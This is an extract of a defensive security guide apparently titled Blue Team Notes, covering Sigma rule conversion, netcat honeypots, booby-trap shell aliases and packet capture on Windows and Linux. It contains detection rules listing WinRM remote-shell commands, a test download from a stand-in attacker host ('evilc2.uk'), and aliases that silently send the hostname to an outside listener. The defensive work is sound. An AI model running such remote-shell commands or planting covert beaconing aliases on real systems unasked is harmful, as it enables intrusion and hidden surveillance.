
SOC

Sigma Converter

The TL;DR of [Sigma](#) is that it's awesome. I won't go into detail on what Sigma is, but I will tell you about an awesome tool that lets you convert sigma rules into whatever syntax your SOC uses:

[Uncoder](#)

You can convert ONE standard Sigma rule into a range of other search syntax languages



```
service: sysmon
detection:
  selection:
    EventID: 8
    TargetProcessAddi
  condition: selectio
falsepositives:
  - unknown
level: high
tags:
  - attack.process_inje
  - attack.t1055
```

ElastAlert
Elastic Rule
FireEye
Google Chronicle
Graylog
Humio
Kibana Saved Search
Kibana Watcher
Logpoint
Microsoft Defender ATP
Qualys
RSA NetWitness
Regex Grep
SentinelOne
Sigma
Sumo Logic
Sysmon Rule
Windows PowerShell
Zeek

Translating to: Sigma

VARIOUS SIEM, EDR, A

which helps SOC Analysts, Threat

automatically

to translate dete

Uncoder Example: Cobalt Strike

Here, we can see that a sigma rule for CS process injection is automatically converted from a standard sigma rule into a *Kibana Saved Search*

```
1 title: CobaltStrike Process Injection
2 description: Detects a possible remote threat creation with certain
   characteristics which are typical for Cobalt Strike beacons
3 references:
4 - https://medium.com/@olafhartong/cobalt-strike-remote-threads-detection
   -206372d11d0f
5 status: experimental
6 author: Olaf Hartong, Florian Roth
7 logsource:
8   product: windows
9   service: sysmon
10 detection:
11   selection:
12     | EventID: 8
13     | TargetProcessAddress: '*0B80'
14   condition: selection
15 falsepositives:
16 - unknown
17 level: high
18 tags:
19 - attack.process_injection
20 - attack.t1055
```

568 / 5000

Translating from: Sigma

```
{
  "_id": "CobaltStrike-Process-Injection",
  "_type": "search",
  "_source": {
    "title": "Sigma: CobaltStrike Process Injection",
    "description": "Detects a possible remote threat creation with certain characteristics which are typical for Cobalt Strike beacons Author: Olaf Hartong, Florian Roth. License: https://github.com/Neo23x0/sigma/blob/master/LICENSE.Detection.Rules.md. Reference: https://tdm.socprime.com/tdm/info/0.",
    "hits": 0,
    "columns": [],
    "sort": [
      "@timestamp",
      "desc"
    ],
    "version": 1,
    "kibanaSavedObjectMeta": {
      "searchSourceJSON": "{\"index\": \"winlogbeat-*\", \"filter\": [], \"highlight\": {\"pre_tags\": [\"@kibana-highlighted-field@\"]}, \"post_tags\": [\"@kibana-highlighted-field@\"]}, \"fields\": {\"*: {}}, \"require_field_match\": false, \"fragment_size\": 2147483647}, \"query\": {\"query_string\": {\"query\": \"(winlog.channel:\\\\\\\\Microsoft\\\\\\\\Windows\\\\\\\\Sysmon\\\\\\\\Operational\\\\\\\\ AND winlog.event_id:\\\\\\\"8\\\\\\\\\" AND TargetProcessAddress:\\\\\\\"0B80\\\\\\\\\")\", \"analyze_wildcard\": true}}}}"
    }
}
```

Suggest translation ⓘ

Copy ⌂

Translating to: Kibana Saved Search

SOC Prime

SOC Prime is a market place of Sigma rules for the latest and greatest exploits and vulnerabilities

SOC PRIME Threat Detection Marketplace - Community All Search... (comma separated) Standard Content Automation Analytics Wanted Tools Upgrade Community

Browse Content By: Detections MITRE ATT&CK Expert

Content Search

ROLE AND PLATFORM •
Elastic Stack Cyber Threat Intelligence Analyst +5 Edit
+ Choose profile

CONTENT AVAILABILITY •
 Community Exclusive

USE CASE - 8 •
 Proactive Exploit Detection Active Directory Security Cloud Security Endpoint Detection Enhancement Threat Hunting Compliance
view more ▼

CLOUD - 6 • X

CONTENT TYPE - 8 • X

LOG SOURCE PRODUCT - 565 • X

ATT&CK DATA SOURCES - 81 • X

Search Result: 119,641 out of 119,641 Rules 3,189 Sigma Rules 313 Log Sources 224 Tools 131 Actors 268 Techniques

Possible Malformed Accept-Encoding Header [CVE-2021-31166 - Windows HTTP Protocol Stack vulnerability] (via proxy)
by SOC Prime Team, Florian Roth type Rule logsource proxy
★★★★★ 213 57 Released: 21 May 2024

Remote Shell via WinRM
by Sittikorn S type Rule logsource process_creation
★★★★★ 131 67 Released: 26 May 2024


WinRM Remote Shell From Internet
by Sittikorn S type Rule logsource firewall
★★★★★ 89 37 Released: 26 May 2024

Darkside Ransomware as a DLL (via rundll32)
by Emir Erdogan type Rule logsource process_creation
★★★★★ 212 90 Released: 18 May 2024

Detect RClone Command-Line Usage (Darkside Tool)
by Emir Erdogan type Rule logsource windows
★★★★★ 108 46 Released: 18 May 2024

You can pick a rule here, and convert it there and then for the search language you use in your SOC

Remote Shell via WinRM



★ 4.5 (4) 130 67 by Sittikorn S

This rule identifies remote WinRM sections by monitoring for winrhost.exe as a parent or child process and detect WinRM on powershell command.

CHOOSE FOR

Sigma

Elastic Stack

Microsoft
PowerShell

Azure Sentinel

Chronicle
Security

Splunk

Sumo Logic

ArcSight

QRadar

Humio

SentinelOne

FireEye

Carbon Black

LogPoint

RSA NetWitness

Apache Kafka
ksqlDB

Microsoft
Defender ATP

CrowdStrike

Graylog

Sysmon

Regex Grep

Qualys

Show less ▾

Source Code

```
1 title: Remote Shell via WinRM
2 status: stable
3 description: This rule identifies remote WinRM sections by monitoring for winrhost.exe as a
parent or child process and detect WinRM on powershell command.
4 author: Sittikorn S
5 date: 2021/05/24
6 references:
7 - https://developpaper.com/remote-connection-to-windows-server-with-powershell
8 - https://www.hackingarticles.in/winrm-penetration-testing/
9 tags:
10 - attack.Lateral_Movement
11 - attack.T1021
12 logsource:
13   product: windows
14   category: process_creation
15 detection:
16   selection1:
17     Image|endswith:
18       - '\powershell.exe'
19     CommandLine|contains|all:
20       - 'Enter-PSSession'
21       - '-ComputerName'
22       - '-Credential'
23   selection2:
24     Image|endswith:
25       - '\cmd.exe'
26     CommandLine|contains:
27       - 'Enable-PSRemoting'
28       - 'winrm set winrm/config/client'
29       - 'winrm quickconfig'
30       - 'Restart-Service WinRM'
31       - 'winrs -r:'
32   selection3:
33     ParentImage|endswith: '\winrhost.exe'
34     CommandLine|contains:
35       - 'winrm quickconfig'
```

Honeypots

One must subscribe to the philosophy that compromise is inevitable. And it is. As Blue Teamers, our job is to steel ourselves and be ready for the adversary in our network.

Honeypots are *advanced* defensive security techniques. Much like a venus flytrap that seeks to ensnare insects, a honeytrap seeks to ensare the adversary in our network. The task of the honeypot is to allure the adversary and convince them to interact. In the mean time, our honeypot will alert us and afford us time to contain and refute the adversary - all the while, they were pwning a honeypot they believed to be real but in fact did not lasting damage.

Look, there isn't anything I could teach you about honeypots that Chris Sanders couldn't teach you better. Everything you and I are gonna talk about in the Blue Team Notes to do with Honeypots, [Chris Sanders could tell you and tell you far better](#). But for now, you're stuck with me!

► section contents

Basic Honeypots

An adversaries' eyes will light up at an exposed SSH or RDP. Perhaps it's not worth your time having an externally-facing honeypot (adversaries all over the world will brute force and try their luck). But in your internal network, emulating a remote connection on a juicy server may just do the trick to get the adversary to test their luck, and in doing so notify you when they interact with the honeypot

Telnet Honeypot

WHOMST amongst us is using telnet in the year of our LORDT 2021?!.....a shocking number unfortunately....so let's give a honeypot telnet a go!

On a linux machine, set this fake telnet up with netcat. Also have it output to a log, so you are able to record adversaries' attempts to exploit.

You can check in on this log, or have a cronjob set up to check it's contents and forward it to you where necessary

```
ncat -nvlp 23 > hp_telnet.log 2>&1
# -l listen mode, -k force to allow multiple connections, -p listen on
# I added a dash V for more info

#test it works!
#an attacker will then use to connect and run commands
telnet 127.0.0.1
whoami
#netcat will show what the attacker ran.
```

If you run this bad boy, you can see that the .LOG captures what we run when we telnet in. The only downside of this all of course is we do not have a real telnet session, and therefore it will not speak back to the adversary nor will it keep them ensnared.

```
[14-Jul-21 20:01:52 BST] remnux/Desktop
-> sudo nc -nvlp 23 > hp_telnet.log 2>&1
^C
[14-Jul-21 20:02:14 BST] remnux/Desktop
-> cat hp_telnet.log
Listening on 0.0.0.0 23
Connection received on 127.0.0.1 37126
00000000 00!00"00'000#whoami
[14-Jul-21 20:02:17 BST] remnux/Desktop
-> 
```

```
[14-Jul-21 20:01:39 BST] remnux/Desktop
-> telnet 127.0.0.1
Trying 127.0.0.1...
Connected to 127.0.0.1.
Escape character is '^].
whoami
Connection closed by foreign host.
[14-Jul-21 20:02:14 BST] remnux/Desktop
-> 
```

HTTP Honeypot

Our fake web server here will ensnare an adversary for longer than our telnet. We would like to present the webserver as an 'error' which may encourage the adversary to sink time into making it 'not error'.

In the mean time, we can be alerted, respond, gather information like their user agent, techniques, IP address, and feed this back into our SOC to be alerted for in the future.

First, you will need a `index.html` file. Any will do, I'll be [borrowing this one](#)

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="utf-8" /><meta http-equiv="X-UA-Compatible" content="IE=edge"
    <title>We've got some trouble | 403 – Access Denied</title>
    <style type="text/css">/*! normalize.css v5.0.0 | MIT License | github.com/ne
</head>
<body>
    <div class="cover"><h1>Access Denied <small>403</small></h1><p class="lead">T
    <footer><p>Technical Contact: <a href="mailto:larry@honeypot.com">larry@hone
</body>
</html>
```

Second, we now need to set up our weaponised honeypot. Here's a bash script to help us out:

```
#!/bin/bash

#variables
PORT=80
LOG=hpot.log
#data to display to an attacker
BANNER=`cat index.html` # notice these are ` and not '. The command will run inco


# create a temp lock file, to ensure only one instance of the HP is running
```

```

touch /tmp/hpot.hld
echo "" >> $LOG
#while loop starts and keeps the HP running.
while [ -f /tmp/hpot.hld ]
do
echo "$BANNER" | nc -lvp $PORT 1>> $LOG 2>> $LOG
# this section logs for your benefit
echo "==ATTEMPTED CONNECTION TO PORT $PORT AT `date`==" >> $LOG # the humble `d
echo "" >> $LOG
echo "~~~~~" >> $LOG # sepe
done

```

Test this locally by examining 127.0.0.1 in your browser, your .LOG file should have a FIT over this access and record much of your attempts to do something naughty, like brute forcing ;)



Booby Trap Commands

`alias` in Linux is awesome, it lets you speed up your workflow by setting shortcuts for the longer commands and one-liners you know and love....Alias can also be weaponised in aid of the defender.

Why don't we backdoor some naughty commands that adversaries like to use on 'Nix machines. Off the top of my head, we can boobytrap `nano` , `base64` , `wget` and `curl` , but you'll think of something more imaginative and clever, I am sure.

#IRL

```
alias wget ='curl http://honey.comands.uk/$(hostname -f) > /dev/null 2>&1 ; wget'
```

```

# Hostname -f will put the fully qualified domain name of the machine into the GE
# ideally, the website you first hit be a cloud instance or something. Don't act
# the reason we ask it to curl the machine name directory is to alert OUR lis

#for testing
# I am hardcoding the machine name in the directory as an example. If I were yo
alias wget='curl http://127.0.0.1/workstation1337 > /dev/null 2>&1 ; wget'

# Notice the ;wget at the end
# this will still execute wget without any worries
# However it comes after the curl to our listening honeypot detector
# The honeypot detector's output is pushed to the abyss, so it will not alert t

```

If we have a listening web server in real life, it will snitch on the adversary trying to use WGET. This is true for any of the other commands we do too

```

[14-Jul-21 20:37:46 BST] remnux/Desktop
-> alias wget='curl http://127.0.0.1/workstation1337 > /dev/null 2>&1 ; wget'
[14-Jul-21 20:37:48 BST] remnux/Desktop
-> wget http://evilc2.uk

[14-Jul-21 20:35:53 BST] remnux/Desktop
-> sudo nc -nvk 80
Listening on 0.0.0.0 80
Connection received on 127.0.0.1 53922
GET /workstation1337 HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko
Accept: image/gif, image/jpeg, image/pjpeg, application/x-shockwave-flash, application/x-ms-application, application/x-ms-xbap, application/vnd.ms-xpsdocument, application/xml+xml, /*
Accept-Language: en-us
Connection: Keep-Alive

[14-Jul-21 20:39:42 BST] remnux/Desktop
-> alias base64='curl http://127.0.0.1/workstation1337 > /dev/null 2>&1 ; base64'
-> echo 'RXZpbF90b29saW5nX3RvX2V4cGxvaXRfeW91ISEh' | base64 -d
[14-Jul-21 20:39:36 BST] remnux/Desktop
-> sudo nc -nvk 80
Listening on 0.0.0.0 80
Connection received on 127.0.0.1 53924
GET /workstation1337 HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko
Accept: image/gif, image/jpeg, image/pjpeg, application/x-shockwave-flash, application/x-ms-application, application/x-ms-xbap, application/vnd.ms-xpsdocument, application/xml+xml, /*
Accept-Language: en-us
Connection: Keep-Alive

```

Network Traffic

I'll be honest with you. Network traffic is where it's at. Endpoints and their logs are fallible, they can be made to LIE to you by an adversary. But packets? Packet's don't lie.

There's a great [SANS talk](#) and [corresponding paper](#), called *Packets or it Didn't Happen*, all about the utility of network traffic's advantages over endpoint log monitoring.

► section contents

Capture Traffic

► section contents

When we're talking about capturing traffic here, we really mean capturing traffic in the form of packets.

But it's worth taking a smol digression to note what implementing continuous monitoring of traffic means in your environment

To capture continuous traffic, as well as to capture it in different formats like Netflow & metadata, you will need to install physical sensors, TAPS, and the like upstream around your network. You will also need to leverage DNS server traffic, internal firewall traffic, and activity from routers/switches especially to overcome VLAN segregation.

Network traffic monitoring uses particular terms to mean particular things

- North to South monitoring = monitoring ingress and egress traffic = stuff that's coming in external to your domain and stuff that's leaving your domain out to the big bad internet
- East to West monitoring = monitoring communication between machines in the Local Area Network = stuff that your computers talking about with one another.

I really encourage you to read and watch [the SANS](#) stuff on this topic.

Packet Versions

Listen buddy, I'll have you know we base things on SCIENCE around here. And the SCIENCE says that not all packet capture file types are born equal.

We'll only focus on the most commonly encountered ones

Pcapng or Pcap

According to a [SANS research paper](#) on the matter, *pcapng* is the superior packet we should strive for compared to pcap

PCAP Next Generation (PCAPNg) has some advantages over its predecessor, PCAP. Its explicit goal is to IMPROVE on pcap

- More granular timestamps

- More metadata
- Stats on dropped packets

Unfortunately, Pcapng isn't popular. Not many tools can output a pcapng file or use it as default. Most tools can read it just fine though, so that's a big plus. Fortunately for you and I, Wireshark and Tshark use Pcapng as their default output for captured packets and therefore we can still leverage this New Generation.

If you want to write in pcapng, you can read about it ([here](#))[#I-want-pcapng] in the Blue Team Notes

ETL

ETL isn't quite the Windows implementation of a Pcap.

According to the [docs](#), ETLs (or Event Trace Logs) are based on the ETW framework (Event Tracing for Windows). ETW captures a number of things, and when we leverage network monitoring in windows we are simply leveraging one of the many things ETW recognises and records in ETL format.

We don't need to over complicate it, but essentially .ETLs are records of network activity taken from the ETW kernel-level monitor.

It is possible to convert .ETL captured network traffic over to .Pcap, which we talk about [here](#) in the Blue Team Notes

Capture on Windows

Preamble

Weird one to start with right? But it isn't self evident HOW one captures traffic on Windows

You COULD download [Wireshark for Windows](#), or [WinDump](#), or [Npcap](#). If you want to download anything on a Windows machine, it's a tossup between Wireshark and [Microsoft's Network Monitor](#)

Netsh Trace

But to be honest, who wants to download external stuff??? And who needs to, when you can leverage cmdline's [netsh](#)

We can look at our options by running the following

```
netsh trace start ?
```

```
[06/28/2021 10:56:50] PS >netsh trace start ?

start
    Starts tracing.

Usage: trace start [[scenario=<scenario1,scenario2>]
    [[globalKeywords=]keywords] [[globalLevel=]level]
    [[capture=]yes|no] [[captureType=]physical|vmSwitch|both]
    [[report=]yes|no|disabled] [[persistent=]yes|no]
    [[traceFile=]path\filename] [[maxSize=]fileMaxsize]
    [[fileMode=]single|circular|append] [[overwrite=]yes|no]
    [[correlation=]yes|no|disabled] [captureFilters]
    [[provider=]providerIdOrName] [[keywords=]keywordMaskOrSet]
    [[level=]level]
    [[provider=]provider2IdOrName] [[providerFilter=]yes|no]
    [[keywords=]keyword2MaskOrSet] [[perfMerge=]yes|no]
    [[level=]level2] ...

Defaults:
    capture=no (specifies whether packet capture is enabled
                in addition to trace events)
    captureType=physical (specifies whether packet capture needs to be
                enabled for physical network adapters only, virtual switch
                only, or both physical network adapters and virtual switch)
    report=no (specifies whether a complementing report will be generated
                along with the trace file)
    persistent=no (specifies whether the tracing session continues
                across reboots, and is on until netsh trace stop is issued)
    maxSize=250 MB (specifies the maximum trace file size, 0=no maximum)
    fileMode=circular
    overwrite=yes (specifies whether an existing trace output file will
                be overwritten)
    correlation=yes (specifies whether related events will be correlated
                and grouped together)
    perfMerge=yes (specifies whether performance metadata is merged
                into trace)
    traceFile=%LOCALAPPDATA%\Temp\NetTraces\NetTrace.etl
                (specifies location of the output file)
    providerFilter=no (specifies whether provider filter is enabled)

Provider keywords default to all and level to 255 unless otherwise specified.
```

We're only concerned with a handful of these flags

- capture=yes - actually capture packets
- captureType=x - default is physical option, other option is virtual
- maxSize=0 - otherwise the max size is only 250mb
- filemode=single - a requirement if we have unlimited capture size
- traceFile=C:\temp\captured_traffic.etl - location and name to store captured info
- level=5 - the verbosity we would like our packets to be collected with

So our most basic command looks like the following

```
:: run as admin
netsh trace start capture=yes maxSize=0 filemode=single tracefile=C:\captured_tra
```

```
:: to stop  
netsh trace stop  
:: will take a while now!
```

```
[06/28/2021 11:05:21] PS >netsh trace start capture=yes tracefile=.\captured.etl maxsize=0 filemode=single  
Trace configuration:  
-----  
Status: Running  
Trace File: C:\captured.etl  
Append: off  
Circular: off  
Max Size: off  
Report: off  
[06/28/2021 11:05:43] PS >netsh trace stop  
Correlating traces ... done  
Merging traces ... done  
Generating data collection ... done  
The trace file and additional troubleshooting information have been compiled as "C:\Windows\system32\captured.cab".  
File location = C:\Windows\system32\captured.etl  
Tracing session was successfully stopped.
```

Converting Windows Captures

The astute will have noted that files that end in .ETL are not .PCAP. For reasons I don't know, Microsoft decided to just not save things as Pcap? I don't know man.

At any rate, we can convert it to a format we all know and love.

To convert it on windows, we have to download something I am afraid. Forgive me. [etl2pcapng](#)

```
:: example usage  
etl2pcapng.exe original.etl converted.pcapng  
  
:: etl2pcapng.exe captured_traffic.etl converted_captured_traffic.pcapng
```

```
[06/28/2021 11:36:52] PS >.\etl2pcapng.exe  
etl2pcapng <infile> <outfile>  
Converts a packet capture from etl to pcapng format.  
[06/28/2021 11:36:55] PS >.\etl2pcapng.exe .\captured_traffic.etl converted_captured_traffic.pcapng  
IF: medium=eth ID=0 IfIndex=5  
Converted 91 frames  
[06/28/2021 11:37:21] PS >gci | ? Name -like *converted*
```

Mode	LastWriteTime	Length	Name
-a---	6/28/2021 11:37 AM	22684	converted_captured_traffic.pcapng

And if we look on a linux machine, we can confirm it's a PCAP alright

```
[28-Jun-21 19:46:50 BST] d/Downloads  
🔍 -> file converted_captured_traffic.pcapng  
converted_captured_traffic.pcapng: pcapng capture file · version 1.0
```

```
[28-Jun-21 19:50:25 BST] remnux/Desktop
-> tshark -r converted.captured.traffic.pcapng --color
 1  0.000000 fe80::e08f:72f5:1ab:3b28 -> ff02::16    ICMPv6 90 Multicast Listener Report Message v2
 2  0.357220 fe80::e08f:72f5:1ab:3b28 -> ff02::16    ICMPv6 90 Multicast Listener Report Message v2
 3  0.357484 192.168.128.131 -> 224.0.0.22    IGMPv3 54 Membership Report / Leave group 224.0.0.252
 4  0.361136 fe80::e08f:72f5:1ab:3b28 -> ff02::16    ICMPv6 90 Multicast Listener Report Message v2
 5  0.361512 192.168.128.131 -> 224.0.0.22    IGMPv3 54 Membership Report / Join group 224.0.0.252 for any sources
 6  0.499936 VMware_9d:3d:49 -> Broadcast    ARP 3071882590 Who has 192.168.128.131? (ARP Probe)
 7  0.500166 192.168.128.131 -> 224.0.0.22    IGMPv3 54 Membership Report / Join group 224.0.0.252 for any sources
 8  0.500397 fe80::e08f:72f5:1ab:3b28 -> ff02::1    ICMPv6 86 Neighbor Advertisement fe80::e08f:72f5:1ab:3b28 (ovr) is at 00:0c:2
 9  0.500609 fe80::e08f:72f5:1ab:3b28 -> ff02::16    ICMPv6 90 Multicast Listener Report Message v2
10  0.500971 fe80::e08f:72f5:1ab:3b28 -> ff02::1:2    DHCPv6 161 Solicit XID: 0x6fbeac CID: 0001000128682df9000c299d3d49
```

Capture on 'Nix

Big old assertion coming up: generally speaking, if a system is unix-based (so BSD, Linux, and MacOS) then they will likely have `tcpdump` installed and therefore are all good to capture PACKETS.

You'll need to run `sudo` in front of `tcpdump`, or run it as root.

Preperation

Tcpdump can listen to a LOT....too much actually. So we need to help it out by offering a particular network *interface*. To see all of the interface options we can give to `tcpdump`, you can use the following command which will uniquely look at your local system and throw up the options

```
#list interfaces
tcpdump -D

#interfaces are later fed in like so
tcpdump -i interface_option
```

```
-> sudo tcpdump -D
1 ens33 [Up, Running]
2 lo [Up, Running, Loopback]
3 any (Pseudo-device that captures on all interfaces) [Up, Running]
4 bluetooth-monitor (Bluetooth Linux Monitor) [none]
5 nflog (Linux netfilter log (NFLOG) interface) [none]
6 nfqueue (Linux netfilter queue (NFQUEUE) interface) [none]
[28-Jun-21 20:00:29 BST] remnux/Desktop
```

Perchance you only want to capture particular traffic from particular Protocols Ports, and IPs. It's surprisingly easy to do this

```
tcpdump -i x tcp port 80
```

#or

```
tcpdump -i x host 10.10.10.99
```

```
[28-Jun-21 20:07:26 BST] remnux/Desktop
-> sudo tcpdump -i ens33 tcp port 80
tcpdump: verbose output suppressed, use -v or -vv for
ode
listening on ens33, link-type EN10MB (Ethernet), ca
```

Outputting

To just save your pcap, output with the `-w` flag

```
tcpdump -i x -w traffic.pcap
```

You can now take that over to the [TShark](#) section of the Blue Team Notes for some SERIOUS analysis.

```
[28-Jun-21 20:13:28 BST] remnux/Desktop
-> sudo tcpdump -i any -w test3.pcap
tcpdump: listening on any, link-type LINUX_SLL (Linux cooked v1), capture size 262144 bytes
^C0 packets captured
0 packets received by filter
0 packets dropped by kernel
[28-Jun-21 20:13:35 BST] remnux/Desktop
-> tshark -r test2.pcap --color
 1  0.000000 VMware_5f:7c:12 →          ARP 44 Who has 192.168.128.2? Tell 192.168.128.129
    2  0.000468 VMware_fa:ef:30 →          ARP 62 192.168.128.2 is at 00:50:56:fa:ef:30
[28-Jun-21 20:13:35 BST] remnux/Desktop
```

I want PCAPNG

Earlier, we spoke about how [PCAPNG is superior to PCAP](#)

In TShark, pcapng is the default file format. TShark shared many of the same flags as tcpdump, so we don't need to go over that in too much detail.

To be sure you're writing a pcapng format, use the `-F` flag

```
tshark -i wlan0 -F pcapng -W captured_traffic.pcapng
```

Doing interesting things with live packets

Say you turn around, look me dead in the eye and say "PCAP analysis here, now, fuck TShark". It is possible to do some interesting things with live packet inspection as the packets come in.

First, we'll need to attach the `--immediate-mode` flag for these all. Usually, tcpdump buffers the writing of packets so as not to punish the OS' resource. But seeing as we're printing live and not saving the packets, this does not concern us.

We can print the ASCII translation of the info in the packets. In the screenshot below, you can see the first half is run without ASCII and the second is run with ASCII. Comes out messy, but may prove useful one day?

```
tcpdump -i any -A --immediate-mode
```

###if you want to drive yourself crazy, add -vvv

```
[28-Jun-21 20:18:10 BST] remnux/Desktop
-> sudo tcpdump -i any
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on any, link-type LINUX_SLL (Linux cooked v1), capture size 262144 bytes
20:18:35.618423 IP remnux > dns.google: ICMP echo request, id 3, seq 1, length 64
20:18:35.619716 IP localhost.57424 > localhost.domain: 60326+ [1au] PTR? 8.8.8.8.in-addr.arpa. (49)
20:18:35.620236 IP remnux.54695 > _gateway.domain: 47697+ [1au] PTR? 8.8.8.8.in-addr.arpa. (49)
20:18:35.621796 IP _gateway.domain > remnux.54695: 47697 1/0/1 PTR dns.google. (73)
20:18:35.622194 IP localhost.domain > localhost.57424: 60326 1/0/1 PTR dns.google. (73)
20:18:35.697066 IP localhost.42683 > localhost.domain: 37721+ [1au] PTR? 53.0.0.127.in-addr.arpa. (52)
20:18:36.620248 IP remnux > dns.google: ICMP echo request, id 3, seq 2, length 64
20:18:36.640293 IP dns.google > remnux: ICMP echo reply, id 3, seq 2, length 64
20:18:37.622410 IP remnux > dns.google: ICMP echo request, id 3, seq 3, length 64
20:18:37.642763 IP dns.google > remnux: ICMP echo reply, id 3, seq 3, length 64
20:18:38.624284 IP remnux > dns.google: ICMP echo request, id 3, seq 4, length 64
20:18:38.640476 IP dns.google > remnux: ICMP echo reply, id 3, seq 4, length 64
20:18:39.625884 IP remnux > dns.google: ICMP echo request, id 3, seq 5, length 64
20:18:39.639682 IP dns.google > remnux: ICMP echo reply, id 3, seq 5, length 64
^C
14 packets captured
36 packets received by filter
17 packets dropped by kernel
[28-Jun-21 20:18:39 BST] remnux/Desktop
-> sudo tcpdump -i any -A
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on any, link-type LINUX_SLL (Linux cooked v1), capture size 262144 bytes
20:18:42.630759 IP remnux > dns.google: ICMP echo request, id 3, seq 8, length 64
E..T..@..d.....!#$%&'()*+,./01234567
20:18:42.632110 IP localhost.35067 > localhost.domain: 10513+ [1au] PTR? 8.8.8.8.in-addr.arpa. (49)
E..M.Q@.c.b.....5...5.9...8.8.8.8.in-addr.arpa.....)
20:18:42.632665 IP remnux.33492 > _gateway.domain: 33337+ [1au] PTR? 8.8.8.8.in-addr.arpa. (49)
E..M9U@.c..V.....5.9...9.....8.8.8.8.in-addr.arpa.....)
20:18:42.633994 IP _gateway.domain > remnux.33492: 33337 1/0/1 PTR dns.google. (73)
E..e.$.....5...Qe?.9.....8.8.8.8.in-addr.arpa.....dns.google...).....
20:18:42.634349 IP localhost.domain > localhost.35067: 10513 1/0/1 PTR dns.google. (73)
```

You can also be verbose af!

```
